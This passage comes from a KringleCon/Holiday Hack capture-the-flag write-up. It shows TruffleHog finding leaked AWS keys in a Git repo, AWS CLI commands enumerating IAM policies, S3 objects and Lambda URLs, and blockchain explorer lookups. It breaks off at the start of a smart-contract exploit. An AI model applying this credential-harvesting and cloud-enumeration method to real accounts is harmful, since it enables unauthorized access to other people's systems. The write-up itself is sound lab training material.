Found unverified result 🐷🔑❓
Detector Type: Gitlab
Decoder Type: BASE64
Raw result: add-a-file-using-the-
Repository: https://haugfactory.com/orcadmin/aws_scripts
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md
Email: alabaster snowball alabaster@northpolechristmastown.local
```

To checkout the credentials, I issued the “git checkout” command to look for the specific commit.

```
C:\Users\<users>\Downloads\aws_scripts>git checkout 106d33e1ffd53eea753c1365eafc6588398279b5
Note: switching to '106d33e1ffd53eea753c1365eafc6588398279b5'.
C:\Users\<users>\Downloads\aws_scripts>wsl cat put_policy.py
import boto3
import json


iam = boto3.client('iam',
    region_name='us-east-1',
    aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
    aws_secret_access_key="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",
```

Ans: put_policy.py

Exploitation via AWS CLI

Difficulty	☻☻☻☺☺
Instruction	Flex some more advanced AWS CLI skills to escalate privileges! Help Gerty Snowburrow in the Cloud Ring to get hints for this challenge. (Gerty Snowburrow) Well now, you might just be able to tackle the other AWS terminal down here. It's a bit more involved, but you've got the credentials to get it started now. Before you try it, you should know the difference between managed and inline policies. Short version: inline policies apply to one identity (user, role, group), and managed policies can be attached to many identities. There are different AWS CLI commands to interact with each kind. Other than that, the important bit is to know a bit about cloud or IAM privilege escalation. Sometimes attackers find access to more resources by just trying things until something works. But if they have access to the iam service inside the AWS CLI, they might just be able to ask what access they have!
Hint	(Gerty Snowburrow) • You can try s3api or lambda service commands, but Chris Elgee's talk on AWS and IAM might be a good start! • AWS inline policies pertain to one identity while managed policies can be attached to many identities.

Upon opening the console, you will see an instruction to recover the AWS credentials:

```
1: Use Trufflehog to find credentials in the Gitlab instance at https://haugfactory.com/asnowball/aws_scripts.git.
Configure these credentials for us-east-1 and then run:
$ aws sts get-caller-identity
```

The aws credentials are actually credentials you identified in Challenge 11 - Trufflehog Search.

```
elf@17375a527a5e:~$ aws configure
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
elf@17375a527a5e:~$ aws sts get-caller-identity
{
    "UserId": "AIDAJNIAAQYHIAAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
```

```
2: Managed (think: shared) policies can be attached to multiple users. Use the AWS CLI to find any policies
attached to your user.
The aws iam command to list attached user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-user-policies.
```

Since it mentioned that this is not a user policy so I used the **list-attached-user-policies**:

```
elf@17375a527a5e:~$ aws iam list-attached-user-policies --user-name haug
{
    "AttachedPolicies": [
        {
            "PolicyName": "TIER1_READONLY_POLICY",
            "PolicyArn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
        }
    ],
    "IsTruncated": false
}
```

```
3: Now, view or get the policy that is attached to your user.
The aws iam command to get a policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

```
elf@6ee530fb5423:~$ aws iam get-policy --policy-arn "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
{
    "Policy": {
        "PolicyName": "TIER1_READONLY_POLICY",
        "PolicyId": "ANPAYYOROBUERT7TGKUHA",
        "Arn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 11,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Instruction": "Policy for tier 1 accounts to have limited read only access to certain resources in IAM,
S3, and LAMBDA.",
        "CreateDate": "2022-06-21 22:02:30+00:00",
        "UpdateDate": "2022-06-21 22:10:29+00:00",
        "Tags": []
    }
```

```
4: Attached policies can have multiple versions. View the default version of this policy.
The aws iam command to get a policy version can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

The previous command used showed the default version was “v1”. Hence, I specified the version-id here.

```
elf@6ee530fb5423:~$ aws iam get-policy-version --policy-arn
"arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY" --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "lambda:ListFunctions",
                        "lambda:GetFunctionUrlConfig"
                    ],
                    "Resource": "*"
                },
                {
                    "Effect": "Allow",
                    "Action": [
                        "iam:GetUserPolicy",
                        "iam:ListUserPolicies",
                        "iam:ListAttachedUserPolicies"
                    ],
                    "Resource": "arn:aws:iam::602123424321:user/${aws:username}"
                },
                {
                    "Effect": "Allow",
                    "Action": [
                        "iam:GetPolicy",
                        "iam:GetPolicyVersion"
                    ],
                    "Resource": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
                },
                {
                    "Effect": "Deny",
                    "Principal": "*",
                    "Action": [
                        "s3:GetObject",
                        "lambda:Invoke*"
                    ],
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": false,
        "CreateDate": "2022-06-21 22:02:30+00:00"
    }
}
```

```
5: Inline policies are policies that are unique to a particular identity or resource. Use the AWS CLI to list the
inline policies associated with your user.
The aws iam command to list user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-attached-user-policies.
```

It asked you to retrieve Inline policies that are specific to the user haug only. It is not managed policy so list-user-policies should be used.

```
elf@17375a527a5e:~$ aws iam list-user-policies --user-name haug
{
    "PolicyNames": [
        "S3Perms"
    ],
    "IsTruncated": false
}
```

```
6: Now, use the AWS CLI to get the only inline policy for your user.
The aws iam command to get a user policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

I had to list the inline policy name S3Perms.

```
elf@17375a527a5e:~$ aws iam get-user-policy --user-name haug --policy-name S3Perms
{
    "UserPolicy": {
        "UserName": "haug",
        "PolicyName": "S3Perms",
        "PolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "s3:ListObjects"
                    ],
                    "Resource": [
                        "arn:aws:s3:::smogmachines3",
                        "arn:aws:s3:::smogmachines3/*"
                    ]
                }
            ]
        }
    },
    "IsTruncated": false
}
```

```
7: The inline user policy named S3Perms disclosed the name of an S3 bucket that you have permissions to list
objects.
List those objects!
The aws s3api command to list objects in an s3 bucket can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3api/index.html
```

The bucket name smogmachines3 was found on the policy. Hence, the command list-bucket could be used.

```
elf@17375a527a5e:~$ aws s3api list-objects --bucket smogmachines3
```

```
8: The attached user policy provided you several Lambda privileges. Use the AWS CLI to list Lambda functions.
The aws lambda command to list functions can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html
```

```
elf@6ee530fb5423:~$ aws lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "smogmachine_lambda",
            "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::602123424321:role/smogmachine_lambda",
            "Handler": "handler.lambda_handler",
            "CodeSize": 2126,
            "Instruction": "",
            "Timeout": 600,
            "MemorySize": 256,
            "LastModified": "2022-09-07T19:28:23.634+0000",
            "CodeSha256": "GFnsIZfgFNA1JZP3TgTI0tIavOpDLiYlg7oziWbtRsa=",
            "Version": "$LATEST",
            "VpcConfig": {
                "SubnetIds": [
                    "subnet-8c80a9cb8b3fa5505"
                ],
                "SecurityGroupIds": [
                    "sg-b51a01f5b4711c95c"
                ],
                "VpcId": "vpc-85ea8596648f35e00"
            },
            "Environment": {
                "Variables": {
                    "LAMBDASECRET": "975ceab170d61c75",
                    "LOCALMNTPOINT": "/mnt/smogmachine_files"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "7e198c3c-d4ea-48dd-9370-e5238e9ce06e",
            "FileSystemConfigs": [
                {
                    "Arn": "arn:aws:elasticfilesystem:us-east-1:602123424321:access-point/fsap-db3277b03c6e975d2",
                    "LocalMountPath": "/mnt/smogmachine_files"
                }
            ],
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            }
        }
    ]
}
```

```
9: Lambda functions can have public URLs from which they are directly accessible.
Use the AWS CLI to get the configuration containing the public URL of the Lambda function.
The aws lambda command to get the function URL config can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html
```

The lambda function was named smogmachine_lambda. Therefore, we are actually getting the URL of this function.

```
elf@6ee530fb5423:~$ aws lambda get-function-url-config  --function-name smogmachine_lambda
{
    "FunctionUrl": "https://rxgnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-east-1.on.aws/",
    "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
    "AuthType": "AWS_IAM",
    "Cors": {
        "AllowCredentials": false,
        "AllowHeaders": [],
        "AllowMethods": [
            "GET",
            "POST"
        ],
        "AllowOrigins": [
            "*"
        ],
        "ExposeHeaders": [],
        "MaxAge": 0
    },
    "CreationTime": "2022-09-07T19:28:23.808713Z",
    "LastModifiedTime": "2022-09-07T19:28:23.808713Z"
}
```


We obtained the Cloud Ring.

Stage 6 – Recover the Burning Ring of Fire

Buy a hat

Difficulty	☻☻☺☺☺
Instruction	Travel to the Burning Ring of Fire and purchase a hat from the vending machine with KringleCoin. Find hints for this objective hidden throughout the tunnels.
Hint	(Wombley Cube) • To purchase a hat, first find the hat vending machine in the Burning Ring of Fire. Select the hat that you think will give your character a bold and jaunty look, and click on it. A window will open giving you instructions on how to proceed with your purchase. • You should have been given a target address and a price by the Hat Vending machine. You should also have been given a Hat ID #. Approve the transaction and then return to the Hat Vending machine. You'll be asked to provide the Hat ID and your wallet address. Complete the transaction and wear your hat proudly! • Before you can purchase something with KringleCoin, you must first approve the financial transaction. To do this, you need to find a KTM; there is one in the Burning Ring of Fire. Select the *Approve a KringleCoin transfer* button. You must provide the target wallet address, the amount of the transaction you're approving, and your private wallet key.

This challenge was an exercise helped you to warm up with the blockchain transaction in KTM. The idea was very simple and similar to a wired transfer using ATM. Instead of using a bank account number. We used a blockchain wallet ID. I was told to kick on the KTM and select the hat I like. Remember the keywords below:
HAT ID: 1


Santa's Remarkably Cool Hat Vending Machine

Everybody looks better in a hat!

You've chosen this hat:


To purchase this hat you must:

1. Use a KTM to pre-approve a 10 KC transaction to the wallet address: 0x2C9725E6360C6BDC897B32dE64bbE0F4fA52965D
2. Return to this kiosk and use Hat ID: 1 to complete your purchase.

Copy this information down - you need it!

Thank you for using Santa's Hat Vending Machine!

Wallet Address: 0x2C9725E6360C6BDC897B32dE64bbE0F4fA52965D
Afterwards, I had to go to a nearby KTM and execute the transfer from my wallet (which was given while you created your account) to the specific wallet ID mentioned in the vending machine.


KringleCoin Teller Machine


Welcome to the KringleCoin Network! We're glad you're here!

"To" Address: 0x2C9725E6360C6BDC897B32dE64bbE0F4fA52965D

Amount (KC): 10

Your Key: [redacted]

The key should be the private key given when you first set up your account. Afterwards, you could claim the hat by going back to the vending machine and input the hat ID/your wallet address (The vendor would never know your secret key and they would only see transaction wired from your wallet address)


Santa's Remarkably Cool Hat Vending Machine

Everybody looks better in a hat!

Your Wallet Address: [redacted]

Hat ID: 1

Transaction succeeded!
TransactionID: 0xd0d88535a3b161acc4ec66f5ce0b4508d46a0cb59ada965ee7150962e38dddc8
Block 94812

This response showed that the transaction was running on a blockchain and its specific block number. You could view this transaction in a tool used in later challenge as well. Afterwards, if you talk to Wombley Cube next to the Hat Vending machines, he is going to give you some clues on the next 2 challenges:


Nice hat! I think Ed Skoudis would say the same. It looks great on you. So, here's what we've uncovered so far. Keep this confidential, ok? Earlier, I overheard that disgruntled customer in the office saying he wanted in on the "rug pull". If our suspicions are correct, that's why the sporcs want an invite to the presale so badly. Once the "Bored Sporc Rowboat Society" NFTs officially go on sale, the sporcs will upsell them. After most of the NFTs are purchased by unwitting victims, the Sporcs are going to take the money and abandon the project. Mission #1 is to find a way to get on that presale list to confirm our suspicions and thwart their dastardly scheme! We also think there's a Ring hidden there, so drop Mission #2 on them and rescue that ring!Thank you for your business, dear customer!


Blockchain Divination

Difficulty	☻☻☻☻☺
Instruction	Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed? Find hints for this objective hidden throughout the tunnels.
Hint	(Hidden Chest) • Look at the transaction information. There is a *From:* address and a *To:* address. The *To:* address lists the address of the KringleCoin smart contract. • Find a transaction in the blockchain where someone sent or received KringleCoin! The *Solidity Source File* is listed as KringleCoin.sol. Tom's Talk might be helpful!


Before this challenge, all the hints were given by talking to a specific elf or hobbits. However, to get the hints of the last 2 challenges, additional efforts were spent to find hidden chests laid in the whole KringleCon. There is total 6 of them. Each of them would give you either KringleCoin (to buy extra hats, yayys!) or hints for Blockchain Divination and Exploit a Smart Contract.


Chest 1 – Hall of Talk




☑ 13 KringleCoins
☑ Hint for the Blockchain Divination Objective


Chest 2 – Before Tolkien Ring





27 KringleCoins

Hint for the Blockchain Divination Objective


Chest 3 – Tolkien Ring





15 KringleCoins

Hint for the Smart Contract Objective


Chest 4 – Before Web Ring





25 KringleCoins


Hint for the Smart Contract Objective


Chest 5 – Cloud Ring




10 KringleCoins


Chest 6 – Before Burning Ring of Fire





Nice hat! This is the first time I met an actual blockchain so I had a read on how smart contracts are formulated. Smart contracts are programs stored in blockchain that run when predetermined conditions are met. This challenge was asking y ou to use their Blockchain Explorer to find our the address where KingleCon.sol was deployed.

When someone sent and receive KringleCon. All the rules and instructions were actually stored in **KringleCoin.sol**. This was the basic program that set up the whole payment network using blockchain. In this case, I believed that the KringleCoin contract has to be deployed in the very beginning. Therefore, I started browsing Block 0 in Blockchain Explorer. Within a few minutes, at Block 1, I got the contract address.



Blockchain Explorer

Current highest block: 83772

<<< Block Number: 1 >>>

Block #1	
hash	d4a549cb109be49ab10c37d0b61e320a68b3613b5d3407f706c31d8c13f0a93c
parentHash	07143fd59b0c38f510495666db79551ff0a45899488810d4ff017d1d49d4d7a1
sha3Uncles	1dcc4de8dec75d7aab85b567b6ccd41ad312451b948a7413f0a142fd40d49347
miner	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
stateRoot	093464f21f0e3d5329dfdeb866cae3f8559c0a4db3760e017e9336a7a48cc7cb
transactionsRoot	78f23d5ceb4c99b952381ddc932604b7853aa6a838ad248508da07d1ff851730
receiptsRoot	518caceb1ec2d2caa5edb327ed39d6bc7da2ac533a69590935c9b846b8f96749
logsBloom	000000000000000000000000000000000000000000000000000000000000800000000000000000000000000000000000000000 000000000100000000000000000000000000000000000000080000000000000000000000000000000000000000000000000200 000000000000000008000000000000000000000001000000000000000000000001000000000000000000000000000000000000 000000000000000000000000000000000000000000000000000000000000000000000000000000000000030000000000000004 000000000000000000000000000000000000200000800000000000000000000000000000000000000000000000000000000000 00
difficulty	1
number	1
gasLimit	30000000
gasUsed	602854
timestamp	1670431043 (2022-12-07 16:37:23 GMT)
extraData	
mixHash	0000000000000000000000000000000000000000000000000000000000000000
nonce	0000000000000000
totalDifficulty	2
baseFeePerGas	875000000
size	3161

Transaction 0

This transaction creates a contract.
"KringleCoin"
Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554


hash	b5f5c335a4d79a45f53142bc0d49d2f8093922f1c903140a665059aee1bbebd3
type	0x0
nonce	0
blockHash	d4a549cb109be49ab10c37d0b61e320a68b3613b5d3407f706c31d8c13f0a93c
blockNumber	1
transactionIndex	0
from	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
to	None
value	0
gas	663139
gasPrice	2000000000
	0x608060405234801561001057600080fd5b506000604051806040016040528060 0b81526020016a25b93 4b733b632a1b7b4b760a91b8152506001908161004591906101 6f565b506040805180820190915260 0281 52614b4360f01b602082015260009061006c908261016f565b5060126002556 92a5a058fc295ed00000060 03819055336000818152600460209081526040808320859055519384529192909 17fddf252ad1be2c89b69

Figure 9 Blockchain Explorer Block#1

Exploit a Smart Contract

Difficulty	☻ ☻ ☻ ☻ ☻
Instruction	Exploit flaws in a smart contract to buy yourself a Bored Sporc NFT. Find hints for this objective hidden throughout the tunnels.
Hint	(Hidden Chest) • You're going to need a **Merkle Tree** of your own. Math is hard. **Professor Petabyte** can help you out. • You can change something that you shouldn't be allowed to change. **This repo** might help!

I had to get myself onto the presales list and brought myself a Bored Sporc NFT. There was a page in the terminal that allowed you to validate yourself by entering the wallet address and proof values.


The Bored Sporc Rowboat Society

Welcome to the Bored Sporc Rowboat Society Presale Page!

The presale is only available to those select individuals who have earned a place on our exclusive presale list. If you're not on the list, you might as well leave, because you ain't gettin' a Sporc until we open up sales to the general public. If you are on the list, ***welcome!***

Here's all you gotta do to pre-purchase your Sporc:

1. The presale price for a Sporc is 100 KringleCoin (KC). Yeah, we know that's crazy cheap, but we take care of our buds. When we open sales to the public, these things are gonna shoot to the moon.
2. First, you're gonna want to make sure that your wallet address is on the approved list. Just make sure to leave the "Validate only" box checked, fill in the form, and we'll let you know if you're good-to-go. Before you do anything else, it's always good to be sure you're doing everything right and your address is validated as being on the list (it's actually something called a Merkle Tree... very high-techy-techy stuff).
